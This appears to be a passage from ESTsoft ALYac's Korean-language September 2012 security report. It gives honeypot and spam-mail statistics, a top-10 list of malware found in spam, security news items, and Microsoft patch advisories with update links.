
3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2012년 07월 ~ 2012년 09월]



(3) 악성 트래픽 유입 추이


[2012년 04월 ~ 2012년 09월]



Part I 9월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 9월의 경우 8월에 비해 바이러스가 포함된 메일 통계수치는 약 10% 가량 감소하였습니다. 수집된 스팸 메일의 통계수치의 경우도 8월에 비해 9월 통계가 약 25% 가까이 감소하였습니다.

(2) 월별 통계 현황

[2012년 04월 ~ 2012년 09월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 9월에는 스팸 메일이 97.4%, 바이러스첨부 메일이 2.6%의 비율로 수신된 것으로 나타났습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 9월 1일 ~ 2012년 9월 30일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	1,646	21.06%
2	W32/MyDoom-H	1,170	14.97%
3	Mal/ZipMal-B	693	8.87%
4	W32/MyDoom-N	477	6.10%
5	W32/Virut-T	402	5.14%
6	W32/MyDoom-BZ	240	3.07%
7	Troj/BredoZp-S	116	1.48%
8	Troj/Invo-Zip	113	1.45%
9	W32/Bagle-CF	102	1.31%
10	W32/Lovgate-V	74	0.95%

스팸 메일 내의 악성코드 현황은 9월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 21.06%로 비율이 계속적인 감소추세를 보이고 있긴 하지만 5달 연속으로 1위를 차지하고 있으며, 2위는 14.97%를 차지한 W32/MyDoom-H, 3위는 8.87%를 차지한 Mal/ZipMal-B입니다. 2위와 3위 역시 비율의 변화는 있었으나 지난달과 동일한 순위를 보이고 있습니다. 9월에 유입된 스팸메일 수는 7월에 비해 약 10% 넘게 감소하였습니다.



Part II 보안 이슈 돋보기

1. 9월의 보안 이슈

JAVA와 IE가 취약점으로 인해 긴급 비 정기 패치를 발표했습니다. 그 외에 인터넷뱅킹시스템에 문제가 있다면 해킹피해를 은행이 보상해야 한다는 법원 판결, 개인정보포럼 발족, 제로액세스 악성코드 건 등이 9월의 이슈가 되었습니다.

• 오라클, 자바7 보안취약점 패치

오라클이 자바7 런타임의 보안취약점을 개선한 공식패치를 내놨습니다. 분기별로 한번씩 업데이트하는 관행을 깨고 즉시 업데이트를 제공한 것으로 보아 문제가 매우 심각했던 것으로 볼 수 있습니다. 이 취약점은 악성 웹사이트를 방문하는 것만으로 악성 자바 애플릿을 통해 시스템을 감염시킬 수 있으며 오라클 측은 가능한 빨리 업데이트를 적용할 것을 권고했습니다.

• IE취약점

마이크로소프트가 전 세계적으로 큰 피해를 입힌 인터넷 익스플로러의 제로데이 취약점에 대한 긴급 보안업데이트를 발표했습니다. 이번 취약점을 악용해 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 제작된 웹페이지를 사용자가 열어보도록 유도해 악성코드를 유포할 수 있으며 익스플로러 10을 제외한 모든 IE 버전이 취약하므로 IE 사용자들이 반드시 보안업데이트를 설치해야 합니다.

• 보이스피싱 인터넷뱅킹 피해 '은행 전액배상'

보이스피싱으로 피해를 입었더라도 은행 인터넷뱅킹 보안시스템이 제대로 작동하지 않아 발생했다면, 은행이 그 피해금액을 전액 배상해야 한다는 판결이 나왔습니다. 피해자가 보이스 피싱에 속아 피싱사이트에 은행 계좌번호와 신용카드 번호, CVC번호 등을 입력했지만, 자신이 소유한 노트북에 공인인증서와 OTP 단말기 등을 직접 보관하고 있었음에도 범인이 인터넷뱅킹서비스를 통해 예금액을 인출해 갔다는 점에서 인터넷뱅킹 접근매체의 위조나 변조 등으로 인해 발생한 사고로 판단되었습니다.

• 개인정보포럼 발족

12일 한국정보화진흥원에서 공식 출범한 개인정보보호포럼은 "개인정보보호법의 기술적 취약점 분석 및 개선방안, 정책·제도와 관련된 제안 등을 도출해 법을 보다 현실에 맞는 방향으로 수정, 개선해 나갈 계획"이라고 밝혔습니다. 9인으로 꾸려진 운영위원회는 의결을 거쳐 개인정보보호 관련 정책, 법제도, 기술, 표준화 관련 사업 등을 발의하게 되며 교수 위주로 구성된 19인의 정책제도 분과는 법, 제도와 관련한 제안을 주로 담당하면서 개정안을 도출할 예정입니다. 15인의 역량기반 분과에서는 개인정보보호 전문인력 양성을 위한 정책을 제안하며, 기업과 기관, 학교 등의 주요 인사로 구성된 산업기술 분과에서는 개인정보보호를 위한 분야별 전문지식 공유, 기술적 취약점 분석 및 개선방안 등을 도출하게 됩니다.

• 제로엑세스 악성코드

제로엑세스라고 알려진 악성코드가 전세계 900만대 이상의 컴퓨터를 감염시켰습니다. 이 악성코드는 루트킷의 한 유형으로, 공격자가 시스템을 해킹할 때 사용자 PC가 해킹당하고 있음을 알지 못하도록 만들어져 있으며 윈도우가 새로운 버전을 출시할 때마다 새로운 아키텍처에 맞춰 진화해 왔다고 보안 전문업체 소포스가 밝혔습니다. 감염된 좀비PC로 이뤄진 봇넷은 수년간 P2P 네트워크를 이용해 생성됐으며, 현재 활성화돼 있는 PC는 100만여 대인 것으로 조사되었습니다.

• 구글이 악성코드 유포

세계 최대 검색 사이트인 구글의 구글코드 웹사이트가 악성코드 유포 경로로 이용되었습니다. 국내 수십 개 사이트에서 확인된 악성코드 유포에서 구글코드가 사용된 웹페이지를 통해 최종 악성코드가 사용자 PC에 설치된 것으로 확인되어, 구글코드의 가용성과 신뢰성을 악용하여 악성코드가 유포되고 있다는 지적입니다.

2. 9월의 취약점 이슈

Visual Studio Team Foundation Server의 취약점으로 인한 권한 상승 문제, System Center Configuration Manager의 취약점으로 인한 권한 상승 문제 해결을 포함한 Microsoft 9월 정기 보안 업데이트가 발표되었습니다.

Visual Studio Team Foundation Server의 취약점으로 인한 권한 상승 문제점(2719584)

이 보안 업데이트는 비공개적으로 보고된 Visual Studio Team Foundation Server의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 전자 메일 메시지의 특수하게 조작된 링크를 클릭하거나 이 취약점을 악용하는 데 사용된 웹 페이지로 이동할 경우 권한 상승이 허용될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 작업을 수행하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

System Center Configuration Manager의 취약점으로 인한 권한 상승 문제점(2741528)

이 보안 업데이트는 비공개적으로 보고된 Microsoft System Center Configuration Manager의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 URL을 통해 영향을 받는 웹 사이트를 방문할 경우 권한 상승이 허용될 수 있습니다. 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms12-sep>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms12-sep>

• MS 인터넷 익스플로러 원격코드 실행 취약점 긴급 보안업데이트 권고

마이크로소프트社에서 개발한 웹브라우저인 '인터넷 익스플로러'에서 원격코드실행 취약점이 발견되었습니다. 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 취약점을 악용하도록 특수하게 제작된 웹페이지를 사용자가 열어보도록 유도하여 악성코드를 유포할 수 있습니다. 낮은 버전의 사용자는 단순한 웹페이지 방문만으로도 악성코드에 감염될 수 있으므로, 해결방안에 따라 보안업데이트를 설치하시기 바랍니다.

공격코드 공개 및 실제 악용사례가 발생하고 있어, 사용자의 적극적인 조치를 요함

- 매킨토시 환경에서 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2012-4161, CVE-2012-4162)

<해당 제품>

- Internet Explorer 6, 7, 8, 9

<해결 방법>

해당 시스템에 대한 마이크로소프트사의 취약점 패치 적용

<http://update.microsoft.com/> 페이지를 방문하여 [업데이트 확인] - [업데이트 설치] 클릭

<참고 사이트>

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/MS12-063>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/MS12-063>


Contact us...

(주)이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr



<http://advert.estsoft.com/?event=201111181660299>